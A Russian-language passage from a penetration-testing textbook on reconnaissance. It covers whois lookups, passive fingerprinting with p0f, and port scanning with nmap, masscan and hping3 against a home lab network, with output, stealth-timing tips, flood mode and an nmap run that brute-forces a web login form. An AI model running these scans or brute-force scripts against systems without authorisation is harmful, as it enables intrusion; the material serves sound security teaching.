Parent:      NET8 (NET-8-0-0-0-0)
NetType:     Direct Allocation
OriginAS:
Organization: Level 3 Parent, LLC (LPL-141)
RegDate:     1992-12-01
Updated:     2018-04-23
Ref:         https://rdap.arin.net/registry/ip/8.0.0.0

OrgName:     Level 3 Parent, LLC
OrgId:       LPL-141
Address:     100 CenturyLink Drive
City:        Monroe
StateProv:   LA
PostalCode:  71203
Country:     US
RegDate:     2018-02-06
Updated:     2023-04-07
Comment:     USAGE OF IP SPACE MUST COMPLY WITH OUR ACCEPTABLE USE POLICY:
Comment:     https://www.lumen.com/en-us/about/legal/acceptable-use-policy.html

```

При разбиении больших блоков на части программа `whois` позволяет не только установить владельца искомого блока, но и выяснить, кому принадлежит родительский блок и от кого он произошел. Возьмем еще один фрагмент из диапазона 8.0.0.0–8.255.255.255. В примере 3.15 показано, что данное подмножество адресов принадлежит Google. Однако перед этим выводом вы увидите блок из предыдущего примера, в котором показано, что половиной блока 8 владеет организация Level 3 Communications.

Пример 3.15. Запрос `whois`, предоставляющий информацию о дочернем блоке

```

NetRange:    8.8.8.0 - 8.8.8.255
CIDR:        8.8.8.0/24
NetName:     LVLT-GOGL-8-8-8
NetHandle:   NET-8-8-8-0-1
Parent:      LVLT-ORG-8-8 (NET-8-0-0-0-1)
NetType:     Reallocated
OriginAS:
Organization: Google LLC (GOGL)
RegDate:     2014-03-14
Updated:     2014-03-14
Ref:         https://rdap.arin.net/registry/ip/8.8.8.0

OrgName:     Google LLC
OrgId:       GOGL
Address:     1600 Amphitheatre Parkway
City:        Mountain View
StateProv:   CA
PostalCode:  94043
Country:     US
RegDate:     2000-03-30
Updated:     2019-10-31
Comment:     Please note that the recommended way to file abuse complaints is ←

```


located in the following links.

Comment:

Comment: To report abuse and illegal activity: <https://www.google.com/contact/>

Comment:

Comment: For legal requests: <http://support.google.com/legal>

Comment:

Comment: Regards,

Comment: The Google Team

Ref: <https://rdap.arin.net/registry/entity/GOGL>

OrgTechHandle: ZG39-ARIN

OrgTechName: Google LLC

OrgTechPhone: +1-650-253-0000

OrgTechEmail: arin-contact@google.com

OrgTechRef: <https://rdap.arin.net/registry/entity/ZG39-ARIN>

OrgAbuseHandle: ABUSE5250-ARIN

OrgAbuseName: Abuse

OrgAbusePhone: +1-650-253-0000

OrgAbuseEmail: network-abuse@google.com

OrgAbuseRef: <https://rdap.arin.net/registry/entity/ABUSE5250-ARIN>

Мы можем использовать найденный IP-адрес, например, веб-сервера или сервера электронной почты для определения владельца всего блока. Если блок принадлежит поставщику услуг, как, например, в случае с веб-сервером O'Reilly, мы не сможем выявить в нем дополнительные целевые объекты. Однако если вы найдете блок, принадлежащий конкретной компании, то получите несколько целевых IP-адресов. Эти блоки пригодятся позднее, когда мы приступим к активной разведке. А пока можете использовать программу `dig` или `nslookup` для нахождения имен хостов, соответствующих этим IP-адресам.

Для поиска имени хоста по IP-адресу необходимо, чтобы в организации была настроена так называемая обратная DNS-зона. Чтобы определение имени хоста по IP-адресу было возможным, для каждого IP-адреса в блоке, связанного с именем хоста, должны существовать PTR-записи. Однако следует помнить о том, что между обратным и прямым DNS-поиском не обязательно существует однозначная связь. Если имя `www.foo.com` преобразуется в адрес `1.2.3.42`, это не означает, что адрес `1.2.3.42` обязательно преобразуется в имя `www.foo.com`. IP-адреса могут указывать на системы, имеющие множество целей, каждой из которых может соответствовать несколько имен.

Пассивная разведка

Очень часто процесс разведки включает в себя прощупывание инфраструктуры, принадлежащей целевому объекту. Однако при этом не обязательно активно зондировать целевую сеть. Такие действия, как сканирование портов, о котором мы поговорим чуть позже, могут привлечь к вам внимание раньше, чем вы будете

готовы к реализации реальных атак. Вместо этого вы можете продолжать собирать информацию пассивным способом в ходе обычного взаимодействия с открытыми системами. Например, можете собирать данные, просто просматривая веб-страницы организации. Для этого можно использовать программу `p0f`.

Программа `p0f` наблюдает за трафиком, извлекая потенциально интересные данные из передаваемых по сети пакетов. Это может быть информация из заголовков, в частности адреса источника и назначения, а также номера портов. В примере 3.16 показаны сведения об операционных системах, собранные программой `p0f`. Вы увидите также, что ей удалось извлечь из заголовков версию HTTP-сервера одной из сторон взаимодействия. Это стало возможным благодаря отсутствию шифрования. Программа `p0f` не может извлекать информацию из зашифрованного потока сообщений.

Пример 3.16. Вывод программы `p0f`

```
.-[ 192.168.1.253/54072 -> 192.168.1.15/80 (syn) ]-
|
| client   = 192.168.1.253/54072
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
|
|-----

.-[ 192.168.1.253/54072 -> 192.168.1.15/80 (syn+ack) ]-
|
| server   = 192.168.1.15/80
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
|-----

.-[ 192.168.1.253/54072 -> 192.168.1.15/80 (mtu) ]-
|
| server   = 192.168.1.15/80
| link     = Ethernet or modem
| raw_mtu  = 1500
|
|-----

.-[ 192.168.1.253/54072 -> 192.168.1.15/80 (uptime) ]-
|
| client   = 192.168.1.253/54072
| uptime   = 31 days 10 hrs 49 min (modulo 49 days)
| raw_freq = 1001.18 Hz
|
|-----
```

```

.-[ 192.168.1.253/54072 -> 192.168.1.15/80 (uptime) ]-
|
| server    = 192.168.1.15/80
| uptime    = 14 days 3 hrs 45 min (modulo 49 days)
| raw_freq  = 1000.11 Hz
|
`-----

.-[ 192.168.1.253/54072 -> 192.168.1.15/80 (http request) ]-
|
| client    = 192.168.1.253/54072
| app       = ???
| lang      = none
| params    = anonymous
| raw_sig   = 1:Host:User-Agent,Connection,Accept,Accept-Encoding,
Accept-Language,Accept-Charset,Keep-Alive,
|
`-----

.-[ 192.168.1.253/54072 -> 192.168
| app       = Apache 2.x
| lang      = none
| params    = none
| raw_sig   = 1:Date,Server,?Set-Cookie,?Set-Cookie,?Expires,?Cache-Control,
?Pragma,?Location,?Content-Length,Content-Type:Connection,Keep-Alive,
Accept-Ranges:Apache/2.4.55 (Ubuntu)
|
`-----

```

Программа `p0f` полагается на наблюдение за трафиком, проходящим через систему, поэтому вам необходимо взаимодействовать с системами, в отношении которых вы проводите разведку. При взаимодействии с общедоступными сервисами вы, скорее всего, останетесь незамеченным, и удаленная система не узнает о том, что против нее используется программа `p0f`. Поскольку вы не обращаетесь активно к удаленным службам для выуживания подробностей, то получите только сведения, которые эти службы готовы вам предоставить.

Чаще всего вы будете получать информацию от локальной стороны взаимодействия. Причина этого заключается в том, что программа может искать информацию по MAC-адресу, предоставляя данные о производителе, что позволяет определить тип устройства, с которым вы взаимодействуете. Как и в случае с другими программами для перехвата пакетов, вы можете перехватить трафик, не предназначенный для вашей системы, несколькими способами, в том числе с помощью зеркалирования или реализации спуфинг-атаки. MAC-адрес извлекается из заголовка второго уровня, который отбрасывается при пересечении пакетом границы третьего уровня (маршрутизатор). Когда пакет отправляется на следующий сетевой интерфейс, в него добавляется новый заголовок.

Хотя информация, получаемая в ходе пассивной разведки с помощью такого инструмента, как `p0f`, ограничена сведениями, которые сервис или система готовы

выдать, использование программы `port` избавляет вас от необходимости собирать эту информацию вручную. Самое большое преимущество программы `port` заключается в быстром автоматическом сборе сведений, не требующем активного зондирования целевых систем. Ее использование позволяет вам не попасть в поле зрения средств мониторинга и специалистов, отвечающих за защиту интересующего вас объекта.

Сканирование портов

После того как вы собрали максимум информации без активного зондирования целевых сетей, можно «поднимать шум» путем сканирования портов. Обычно это делается с помощью специальных сканеров, хотя сам процесс сканирования не обязательно должен быть высокотрафиковым и шумным. При сканировании портов используются сетевые протоколы для извлечения из удаленных систем информации, позволяющей определить, какие из портов открыты. Сканируя порты, мы можем определить приложения, запущенные на удаленной системе. Открытые порты могут многое рассказать об этих приложениях. В конечном итоге мы ищем пути доступа к системе. А открытые порты — это наши шлюзы.

Порт открыт, когда его прослушивает приложение. Если порт не прослушивается ни одним приложением, он закрыт. Порты обеспечивают способ адресации на транспортном уровне. Это означает, что в зависимости от предъявляемых требований приложения обычно используют TCP или UDP в качестве транспортного протокола. Общим для этих протоколов является количество доступных портов (0–65 535).

При сканировании вы не увидите ни одного порта, который применяется на стороне клиента. Например, вы не сможете просканировать мой настольный компьютер и определить открытые соединения с веб-сайтами, почтовыми серверами и другими службами. Вы сможете обнаружить только те порты, которые прослушиваются. Когда вы устанавливаете соединение с другой системой, у вас нет порта, находящегося в состоянии прослушивания. Вместо этого ваша операционная система принимает входящий пакет от сервера, с которым вы взаимодействуете, и определяет, что некое приложение ожидает получения этого пакета, на основе информации, содержащейся в четырех кортежах (IP-адреса и номера портов источника и назначения).

Поскольку между двумя транспортными протоколами существуют различия, процесс сканирования проходит по-разному. В конечном итоге вы ищите открытые порты, но только различными способами. Дистрибутив Kali Linux предусматривает инструменты для сканирования портов. Фактический стандарт — программа `ntmap`, поэтому после обсуждения типов сканирования мы используем именно ее, а затем рассмотрим другие инструменты, позволяющие сканировать очень большие сети с минимальными временными затратами.

ТСР-сканирование

ТСР представляет собой протокол, ориентированный на соединение. Это означает, что оба участника взаимодействия отслеживают происходящее, а поддержание связи между ними можно считать гарантированным. Однако это соблюдается только при условии контроля со стороны двух конечных точек. Если в сети между этими двумя системами что-то произойдет, передача данных не будет гарантированной, но вы гарантированно узнаете о сбое. Кроме того, если конечная точка не получит переданные данные, отправившая их сторона будет знать об этом.

Поскольку протокол ТСР ориентирован на соединение, для его установки он использует *трехстороннее рукопожатие*. В ходе ТСР-сканирования портов оно применяется для определения того, открыты порты или нет. Если на сервер отправлен SYN-запрос (первый этап трехстороннего рукопожатия) и порт открыт, сервер пришлет в ответ пакет SYN/ACK. Если порт закрыт, сервер ответит сообщением RST (сброс), указывающим на то, что система-отправитель должна отключиться и перестать посылать сообщения. Это однозначно говорит системе-отправителю о том, что порт недоступен.

Проблема любого сканирования портов, и в первую очередь ТСР-сканирования, заключается в брандмауэрах и других механизмах блокировки портов. Брандмауэры или списки контроля доступа могут помешать передаче отправленного сообщения. В итоге хост-отправитель может оказаться в неопределенном состоянии. Отсутствие ответа не означает, что порт открыт или закрыт, поскольку ответа может не быть просто потому, что брандмауэр или список контроля доступа отбросил входящее сообщение.

Еще один аспект сканирования портов с помощью ТСР заключается в том, что помимо SYN и ACK данный протокол устанавливает и другие флаги заголовков. Это открывает возможности для отправки удаленным системам сообщений других типов для оценки их реакции. В зависимости от установленных флагов системы будут реагировать по-разному.

UDP-сканирование

UDP — довольно простой протокол. Он не предусматривает установки соединения и не гарантирует доставки сообщений или уведомлений. По этой причине процесс UDP-сканирования оказывается более сложным, что может показаться нелогичным, учитывая простоту самого протокола UDP.

Протокол ТСР определяет весь процесс взаимодействия. Клиент должен отправить сообщение с флагом SYN, установленным в заголовке ТСР. После его получения на открытом порте сервер отправляет клиенту пакет SYN/ACK. В ответ клиент отправляет ACK-пакет. Это гарантирует, что каждая из сторон взаимодействия знает о существовании другой стороны. Клиент убеждается в отзывчивости сервера благодаря пакету SYN/ACK, а благодаря ACK-сообщению сервер убеждается в том, что клиент — именно тот, за кого себя выдает.

Протокол UDP не задает никаких определенных правил для осуществления взаимодействий. Он не предусматривает полей заголовка для предоставления информации о состоянии соединения или управлении им. UDP представляет собой протокол транспортного уровня, который не вмешивается в работу приложения. Когда клиент посылает сообщение на сервер, реакция на него зависит исключительно от приложения. В отсутствие пакета SYN/ACK, указывающего на то, что сервер получил его сообщение, клиент не может узнать, открыт порт или закрыт. Отсутствие ответа может говорить как о том, что отправленное клиентом сообщение не было понято, так и о сбое в работе приложения. При UDP-сканировании портов сканер не может определить, свидетельствует ли отсутствие ответа о том, что порт закрыт. Из-за этого ему обычно приходится отправлять сообщение повторно. Поскольку UDP имеет относительно низкий приоритет, доставка сообщений может занять некоторое время. Это означает, что сканер будет выдерживать паузу перед повторной отправкой сообщения. Причем это придется сделать несколько раз, чтобы порт можно было с уверенностью исключить.

Такое же поведение наблюдается при отсутствии ответа на TCP-сообщение, которое может объясняться тем, что брандмауэр просто отбрасывает соответствующие пакеты. В отсутствие RST-сообщений и ICMP-ответов сканер вынужден предполагать, что исходящее сообщение было потеряно, и предпринимать повторные попытки, которые могут отнимать много времени, особенно при сканировании более чем 65 000 портов. Проверка каждого из них может потребовать выполнения целой серии повторных попыток. Таким образом, сложность UDP-сканирования портов связана с неопределенностью, обусловленной отсутствием ответов.

Сканирование портов с помощью программы nmap

Наиболее распространенный сканер портов в настоящее время — программа `nmap`. Она существует уже более 20 лет и упоминалась во множестве художественных фильмов, включая «Матрицу». Эта программа стала настолько важным средством обеспечения безопасности, что используемые в ней параметры командной строки были задействованы в других сканерах портов. Хотя вы, вероятно, имеете представление о возможностях подобных инструментов, `nmap` предоставляет множество функций помимо поиска портов.

Для начала посмотрим, как `nmap` справляется с TCP-сканированием портов. Однако прежде чем приступить к нему, важно отметить, что существуют различные типы TCP-сканирования. Даже сканирование с использованием SYN-запросов можно выполнять несколькими способами. Первый сводится к простому SYN-сканированию, в рамках которого программа `nmap` посылает SYN-запрос и определяет, открыт порт или закрыт. Если порт закрыт, `nmap` получает сообщение RST и двигается дальше. Если же программа `nmap` получает пакет SYN/ACK, она отвечает сообщением RST, чтобы принимающая сторона завершила соединение и не держала его открытым. Иногда этот процесс называют *полукоткрытым сканированием*.

При сканировании с полным установлением соединения программа `nmap` завершает трехстороннее рукопожатие перед закрытием соединения. Преимущество этого типа сканирования заключается в отсутствии полуоткрытых соединений на сервере. Существует небольшая вероятность того, что этот тип сканирования может вызвать меньше подозрений у системы мониторинга или специалистов по безопасности. Результаты полуоткрытого сканирования и сканирования с полным установлением соединения не будут различаться. Разница лишь в том, что один из этих методов более деликатен и потенциально менее заметен. В примере 3.17 показан частичный результат сканирования с полным установлением соединения. В нем программа `nmap` используется для сканирования всей сети. Фрагмент `/24` указывает на то, что она должна просканировать все хосты в диапазоне `192.168.86.0–255`. Это можно обозначить и другим способом. При необходимости вы также можете указать диапазоны или списки адресов. Параметр `-T 5` задает максимальную скорость сканирования. При задании для данного параметра значения `1` запросы будут отправляться очень медленно, что снизит вероятность обнаружения.

Пример 3.17. Выполнение сканирования с полным установлением соединения с помощью `nmap`

```
(kilroy@badmilo)-[~]
$ sudo nmap -sT -T 5 192.168.1.0/24
Nmap scan report for 192.168.1.1
Host is up (0.0056s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
111/tcp   filtered rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
5000/tcp  open  upnp
8200/tcp  open  trivnet1
20005/tcp open  btX
49152/tcp open  unknown
49153/tcp open  unknown
MAC Address: 80:CC:9C:DD:71:F2 (Netgear)

Nmap scan report for 192.168.1.15
Host is up (0.0053s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
MAC Address: 1C:69:7A:66:64:2A (EliteGroup Computer Systems)
```

```
Nmap scan report for 192.168.1.78
Host is up (0.016s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
6/tcp     filtered  unknown
9/tcp     filtered  discard
425/tcp   filtered  icad-el
544/tcp   filtered  kshell
1175/tcp  filtered  dossier
1556/tcp  filtered  veritas_pbx
2106/tcp  filtered  ekshell
2121/tcp  filtered  ccproxy-ftp
2144/tcp  filtered  lv-ffx
2602/tcp  filtered  ripd
2604/tcp  filtered  ospfd
2920/tcp  filtered  roboeda
3052/tcp  filtered  powerchute
3690/tcp  filtered  svn
5633/tcp  filtered  beorl
6580/tcp  filtered  parsec-master
10566/tcp filtered  unknown
13782/tcp filtered  netbackup
32780/tcp filtered  sometimes-rpc23
49158/tcp filtered  unknown
49165/tcp filtered  unknown
MAC Address: E2:43:49:15:DF:19 (Unknown)
```

В выводе программы `nmap` указывается не только номер порта, но и имя службы. Оно берется из списка идентификаторов служб, которые известны `nmap`, и не имеет никакого отношения к тому, что фактически запущено на этом порте. Программа `nmap` может определить, какая служба использует порт, получив ответы приложения. Она также предоставляет идентификатор производителя, определенный по MAC-адресу. Этот идентификатор поможет вам идентифицировать устройство, с которым вы взаимодействуете. Например, производитель первого устройства — компания TP-Link Technologies, которая выпускает сетевое оборудование, в частности беспроводные точки доступа/маршрутизаторы.

Возможно, вы заметили, что я не указал номера портов, подлежащих сканированию. По умолчанию `nmap` сканирует 1000 наиболее часто используемых портов. Это гораздо быстрее, чем сканировать все 65 536 портов, подавляющее большинство которых применяются довольно редко. При необходимости вы можете указать нужные порты в виде диапазонов или списков. Если хотите просканировать все порты, используйте параметр командной строки `-p-`. Программа `nmap` позволяет также задать скорость сканирования, которая определяет длительность задержки между отправкой сообщений. Для ее изменения можно задействовать параметр `-T` и значение от 0 до 5. По умолчанию берется значение `-T 3`. Вы можете выбрать более низкое значение, если хотите проявить осторожность, ограничив количество запросов, и тем самым минимизировать вероятность обнаружения. Если же не

намерены таиться и хотите, чтобы процесс сканирования шел быстрее, то можете увеличить значение данного параметра.

Типы TCP-сканирования, описанные ранее, в большинстве случаев дадут вам хорошие результаты, но существуют и другие. Они предназначены для обхода или тестирования брандмауэров и хорошо известны уже много лет. При проведении UDP-сканирования с помощью `nmap` можете использовать те же параметры скорости, что и при TCP-сканировании. Однако при этом у вас все равно возникнет проблема с ретрансляцией, даже в ходе работы на более высоких скоростях. Если вы увеличите скорость, сканирование будет идти быстрее по сравнению с обычным, но медленнее по сравнению с TCP-сканированием. Результат UDP-сканирования показан в примере 3.18.

Пример 3.18. Результат UDP-сканирования с помощью программы `nmap`

```
(kilroy@badmilo)-[~]
$ sudo nmap -sU 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-26 19:08 EDT

Nmap scan report for 192.168.1.1
Host is up (0.0049s latency).
Not shown: 500 closed udp ports (port-unreach), 496 open|filtered ↵
udp ports (no-response)
PORT      STATE SERVICE
53/udp    open  domain
67/udp    open  dhcps
137/udp    open  netbios-ns
1900/udp   open  upnp
MAC Address: 80:CC:9C:DD:71:F2 (Netgear)

Nmap scan report for 192.168.1.10
Host is up (0.0044s latency).
Not shown: 801 open|filtered udp ports (no-response), 197 closed ↵
udp ports (port-unreach)
PORT      STATE SERVICE
111/udp    open  rpcbind
137/udp    open  netbios-ns
MAC Address: 1C:69:7A:F1:2A:E0 (EliteGroup Computer Systems)
```



TCP-сканирование всех систем в моей локальной сети заняло чуть меньше 5 минут, что говорит об отсутствии сетевой задержки. Для сравнения: UDP-сканирование заняло 110 минут, то есть почти 2 часа. Но даже для получения такого результата мне пришлось существенно увеличить скорость, чтобы сетевой трафик передавался быстрее.

Помимо сканирования портов, у программы `nmap` есть и другие возможности. Например, она может идентифицировать операционную систему на основе цифровых отпечатков, собранных с известных ОС. Кроме того, `nmap` может выполнять сценарии. Эти сценарии, написанные на языке программирования Lua,

вызываются исходя из результатов определения открытых портов. Сценарии, поставляемые с `nmap`, предоставляют множество возможностей, но при необходимости можете добавить свои собственные. Чтобы запустить сценарий, следует сообщить программе `nmap` его имя. Вы также можете запустить целую коллекцию сценариев, как показано в примере 3.19. В данном случае `nmap` запустит любой сценарий, имя которого начинается с `http`. Обнаружив, что веб-порт открыт, программа `nmap` запустит на нем различные сценарии. Данный запрос на сканирование перехватит все доступные веб-сценарии. На момент выполнения этого запроса их было 138.

Пример 3.19. Запуск сценариев с помощью программы `nmap`

```
(kilroy@badmilo)-[~]
$ sudo nmap -sS -T 3 -p 80 -oN nse-out.txt --script http* 192.168.1.15
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-27 19:40 EDT
NSE: Warning: Could not load 'http-brute.nse': no path to file/directory: ↵
http-brute.nse
Pre-scan script results:
|_http-robtext-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. ↵
See https://www.robtext.com/api/
NSE: [http-form-brute] usernames: Time limit 10m00s exceeded.
NSE: [http-form-brute] usernames: Time limit 10m00s exceeded.
NSE: [http-form-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.1.15
Host is up (0.0097s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-form-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 3980 guesses in 600 seconds, average tps: 6.3
|_http-slowloris: false
|_http-favicon: Unknown favicon MD5: 69C728902A3F1DF75CF9EAC73BD55556
| http-vhosts:
|_128 names had status 302
| http-form-fuzzer:
|   Path: / Action: login.php
|   username
|   string lengths that caused errors:
|   309106
|   integer lengths that caused errors:
|_ 304092, 308800
|_http-devframework: Couldn't determine the underlying framework or CMS. Try ↵
increasing 'httpspider.maxpagecount' value to spider more pages.
| http-headers:
|   Date: Wed, 28 Jun 2023 10:57:57 GMT
|   Server: Apache/2.4.55 (Ubuntu)
|   Set-Cookie: security=low; path=/
|   Set-Cookie: PHPSESSID=6p5qtnekffolip8bek4akmqk3p; expires=Thu, 29-Jun-2023 ↵
10:57:57 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=1
|   Expires: Tue, 23 Jun 2009 12:00:00 GMT
```

```
| Cache-Control: no-cache, must-revalidate
| Pragma: no-cache
| Connection: close
| Content-Type: text/html; charset=utf-8
|
|_ (Request type: HEAD)
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
|_http-malware-host: Host appears to be clean
|_http-date: Wed, 28 Jun 2023 10:57:58 GMT; -1s from local time.
MAC Address: 1C:69:7A:66:64:2A (EliteGroup Computer Systems)
```

Nmap done: 1 IP address (1 host up) scanned in 49765.40 seconds

Данный пример показывает, что сканирование было ограничено одним хостом на одном порте. Если я собираюсь запускать сценарии на основе HTTP, то могу ограничить поиск только HTTP-портами. Вы можете сочетать запуск подобных сценариев с обычным сканированием 1000 портов, однако это займет много времени, не принеся особой пользы. Кроме того, вам придется просмотреть все выходные данные в поисках вывода сценария, имеющего отношение к веб-серверам.

Помимо возможности запускать сценарии и выполнять простое сканирование портов программа **nmap** предоставляет информацию о целевой системе и запущенных службах. При добавлении параметра **-A** в командную строку **nmap** идентифицирует операционную систему и определит версию. Кроме того, она запустит сценарии исходя из результатов обнаружения открытых портов. Наконец, **nmap** выполнит трассировку маршрута (**traceroute**), чтобы проследить сетевой путь между вами и целевым узлом.

Высокоскоростное сканирование

Программа **nmap** — самый распространенный сканер портов, но далеко не единственный. В некоторых случаях вам может потребоваться просканировать очень большие сети. Несмотря на свою эффективность, **nmap** не считается оптимальным решением для этой задачи. Среди сканеров, предназначенных специально для сканирования больших сетей, можно выделить программу **masscan**. Основное различие между **masscan** и **nmap** заключается в том, что **masscan** использует асинхронную передачу, то есть отправляет сообщения, не дожидаясь ответов на них. Для ожидания ответов и их записи задействуется другая часть программы. Способность передавать сообщения на высокой скорости позволяет ей просканировать всю сеть интернет за несколько минут. Сравните это со скоростью сканирования локальной сети с максимальным количеством хостов, равным 254, с помощью **nmap**.

Программа **masscan** может принимать различные параметры, в том числе те, которые используются в **nmap**. Если вы умеете работать с **nmap**, то без труда освоите **masscan**. Еще одно различие между **masscan** и **nmap**, которое можно заметить в примере 3.20, заключается в необходимости указывать конкретные порты. В **nmap** предусмотрен набор портов, применяемых по умолчанию, чего нельзя сказать о **masscan**. Если вы попытаетесь запустить программу **masscan**, не указав порты, подлежащие

сканированию, она попросит вас указать их. В примере 3.20 я дал ей инструкцию просканировать первые 1500 портов. Если бы вам нужно было отыскать все системы, прослушивающие порт 443, то есть системы, которые, скорее всего, работают с веб-сервером на основе TLS, то вы могли бы ограничиться сканированием только порта 443. Отказ от сканирования не интересующих вас портов может сэкономить очень много времени. Стоит отметить, что в ходе работы с одной и той же сетью процесс SYN-сканирования с помощью `masscan` занял гораздо больше времени, чем при использовании `nmap`.

Пример 3.20. Высокоскоростное сканирование с помощью `masscan`

```
(kilroy@badmilo)-[~]
$ sudo masscan -sS --ports 1-1500 192.168.1.0/24
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-06-27 22:30:33 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1500 ports/host]
Discovered open port 80/tcp on 192.168.1.22
Discovered open port 853/tcp on 192.168.1.118
Discovered open port 443/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.15
Discovered open port 445/tcp on 192.168.1.144
Discovered open port 445/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.194
Discovered open port 853/tcp on 192.168.1.113
Discovered open port 853/tcp on 192.168.1.55
Discovered open port 53/tcp on 192.168.1.55
Discovered open port 53/tcp on 192.168.1.236
Discovered open port 443/tcp on 192.168.1.15
```

Для сканирования портов вы можете применять многоцелевую утилиту, позволяющую контролировать временной интервал между отправкой сообщений. В то время как `masscan` использует асинхронный режим для ускорения работы, `hping3` дает возможность указать время ожидания между отправкой пакетов. Это не позволяет данной утилите выполнять по-настоящему высокоскоростное сканирование, однако она может пригодиться для решения многих других задач. `hping3` позволяет создавать пакеты с помощью параметров командной строки. Проблема применения `hping3` в качестве сканера заключается в том, что данная программа фактически предназначена для пингования, а не для сканирования.

Тем не менее, если вы хотите просканировать и прозондировать отдельные хосты для определения их характеристик, `hping3` — вполне подходящий для этого инструмент. Пример 3.21 демонстрирует процесс SYN-сканирования десяти портов. Параметр `-S` дает `hping3` инструкцию установить флаг SYN. С помощью флага `-p` мы указываем порт, подлежащий сканированию. Добавление `++` к флагу `-p` говорит `hping3` о необходимости инкрементировать номер порта. Мы можем контролировать количество портов, задав значение счетчика с помощью флага `-c`. В данном примере утилита `hping3` должна остановиться после сканирования десяти портов. Наконец, мы можем задать порт источника с помощью флага `-s` и номера порта.

В данном процессе сканирования порт источника не важен, но в некоторых случаях он может иметь значение.

Пример 3.21. Использование утилиты `hping3` для сканирования портов

```
root@rosebud:~# hping3 -S -p ++80 -s 1657 -c 10 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=29200 rtt=7.8 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15522 sport=81 flags=RA seq=1 win=0 rtt=7.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15523 sport=82 flags=RA seq=2 win=0 rtt=7.3 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15524 sport=83 flags=RA seq=3 win=0 rtt=7.0 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15525 sport=84 flags=RA seq=4 win=0 rtt=6.7 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15526 sport=85 flags=RA seq=5 win=0 rtt=6.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15527 sport=86 flags=RA seq=6 win=0 rtt=6.2 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15528 sport=87 flags=RA seq=7 win=0 rtt=5.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15529 sport=88 flags=RA seq=8 win=0 rtt=5.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15530 sport=89 flags=RA seq=9 win=0 rtt=5.3 ms

--- 192.168.86.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 5.3/6.6/7.8 ms
```

В отличие от сканера портов, который сообщает о том, какие из портов открыты, утилита `hping3` требует от вас самостоятельной интерпретации полученных результатов с целью определения открытых портов. В каждом из ответов вы увидите поле `flags`. В первом из полученных сообщений установлены флаги `SYN` и `ACK`. Это означает, что порт открыт. Если вы посмотрите на поле `sport`, то увидите, что открыт порт 80. Вас может удивить то, что он указан в качестве порта источника, однако не забывайте, что перед вами ответное сообщение. Если в отправляемом сообщении указан порт назначения 80, то в ответе он становится портом источника.

В остальных ответных сообщениях установлены флаги `RST` и `ACK`. Содержащийся в ответе флаг `RST` говорит о том, что порт закрыт. При использовании `hping3` вы можете установить любой набор флагов. Например, установив флаги `FIN`, `PSH` и `URG`, можете выполнить Xmas-сканирование (от Christmas — Рождество), которое называется так потому, что при установке этих флагов пакет напоминает рождественскую елку с гирляндами. Суть этой аналогии становится более понятной, если уподобить установку флага включению лампочки. Чтобы выполнить Xmas-сканирование, можно просто установить все эти флаги в командной строке, например так: `hping3 -F -P -U`. Если мы отправим эти сообщения той же целевой системе, что и раньше, она пришлет ответы с установленными флагами `RST` и `ACK` для портов 81–89. Для порта 80 ответ получен не будет. Причина в том, что порт 80 открыт, а согласно документу RFC 793 пакеты, выглядящие подобным образом, должны быть отброшены, что и обуславливает отсутствие ответа.

Как уже отмечалось, утилиту `hping3` можно использовать и для высокоскоростной отправки сообщений. Это можно сделать двумя способами. Первый предполагает применение флага `-i` и простого числового значения, представляющего собой время ожидания в секундах. Если вы хотите ускорить процесс, то можете

написать, например, `-i u1`, чтобы задержка длилась всего 1 мкс (на то, что время измеряется в микросекундах, указывает префикс `u`). Второй способ обеспечения высокоскоростной отправки сообщений с помощью `hping3` сводится к добавлению в командную строку параметра `--flood`. При этом утилита `hping3` будет отправлять сообщения настолько быстро, насколько это возможно, не дожидаясь ответов.

Сканирование служб

В конечном счете вам необходимо получить информацию о службах, работающих на открытых портах. Сами порты могут многое вам рассказать, но так бывает не всегда. В редких случаях службы могут использовать нестандартные порты. Например, SSH-сервер прослушивает соединения на TCP-порте 22. Если `nmap` выяснит, что порт 22 открыт, это будет свидетельствовать об обнаружении SSH-сервера. Если же `nmap` обнаружит открытый порт 2222, она не будет знать, о чем это говорит, если только вы не дадите ей инструкцию провести сканирование версий, позволяющее определить версию приложения путем захвата баннеров из протоколов.

